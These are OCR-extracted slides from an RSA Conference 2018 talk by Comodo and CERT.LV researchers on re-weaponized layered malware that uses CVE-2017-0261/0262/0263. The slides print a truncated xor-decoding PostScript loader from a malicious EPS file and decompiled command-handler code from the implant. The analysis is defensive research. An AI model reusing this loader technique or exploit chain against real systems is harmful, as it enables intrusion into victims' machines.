RSAConference2018
San Francisco | April 16 – 20 | Moscone Center

SESSION ID: HT-T08

Cyber war on a shoestring: how *Kim Jong Un* stole my malware

Kenneth Geers

Senior Research Scientist, Comodo

COMODO

Kārlis Podiņš

Threat Analyst, CERT.LV


CERT.LV
Informācijas tehnoloģiju drošības incidentu novēršanas institūcija

Perceptions

Periplaneta Americana

Malware sample

Malware Re-weaponization in Wild



- Vincent R. Stewart, DIA Chief, 2017
  - “Once we've isolated malware, I want to reengineer it and prep to use it against the same adversary who sought to use against us”
- Wikileaks
  - “The UMBRAGE team maintains a library of application development techniques borrowed from in-the-wild malware”

WhoAmI: CERT-Latvia

Russia

FancyBear

CozyBear

WhiteBear

VenomousBear

YouNameItBear

Case Study - Sample

Email attachment

CVE-2017-261 - RCE

CVE-2017-263 - EOP

Two (2) 0-days !!

Malware Matryoshka

IOCs

Layered malware


L 1-5: Russia

L 6: DPRK


Image.eps


```
$ cat word/media/image.eps
%!PS-Adobe-3.0
%%BoundingBox:   36   36  576  756
%%Page: 1 1
/A3{ token pop exch pop } def /A2
<c45d6491> def /A4{ /A1 exch def 0 1 A1
length 1 sub { /A5 exch def A1 A5 2 copy
get A2 A5 4 mod get xor put } for A1 } def
<bf7d4bd9a13112f...
...
...> A4 A3 exec quit
```

Reverse Engineering



Analysis



Office document – zip archive
zip/unzip
Outer EPS image
Inner EPS – encrypted with static xor key
Xor cipher with static key
Outer shellcode
Inner shellcode – encrypted with PRNG
One-time pad generation
Dropper - exe
Custom crypto reimplemented
Payload buffer - encrypted
Payload buffer – ZIP compressed
zip/unzip
C&C - encrypted
Xor cipher with static key
32bit CVE-2017-0262 EOP
64 bit CVE-2017-0263 EOP
CVE-2017-0261 EPS exploit

Defeating Obfuscation

Known algorithms

Reimplementation

One-time pad generation




Reverse-engineering C2 Protocol

Working client side executable available


```
59        {
60LABEL_41:
61          v4 = (CHAR *)[slash_shell];
62          goto LABEL_42;
63        }
64      }
65      if ( !lstrcmpiA(v6, [file]) )
66      {
67        v7 = (void *)*v1;
68        if ( *v1 )
69        {
70          sub_10003515(*v1);
71          sub_10003B81(v7);
72        }
73        v8 = heapAlloc(0x14u);
74        if ( v8 )
75          v9 = sub_10003502(v8);
76        else
77          v9 = 0;
78        *v1 = v9;
79LABEL_35:
80        v3 = execute;
81        goto LABEL_39;
82      }
83      if ( !lstrcmpiA((LPCSTR)v1[3], v3) )
84      {
85        sub_1000393F(*v1);
86        goto LABEL_39;
87      }
88      if ( !lstrcmpiA((LPCSTR)v1[3], Delete) )
89      {
90        sub_100039E1(*v1);
91        goto LABEL_39;
92      }
93      if ( !lstrcmpiA((LPCSTR)v1[3], LoadLib) )
94      {
95        sub_10003962(*v1);
96        goto LABEL_39;
97      }
98      if ( !lstrcmpiA((LPCSTR)v1[3], ReadFile) )
```

Substitution



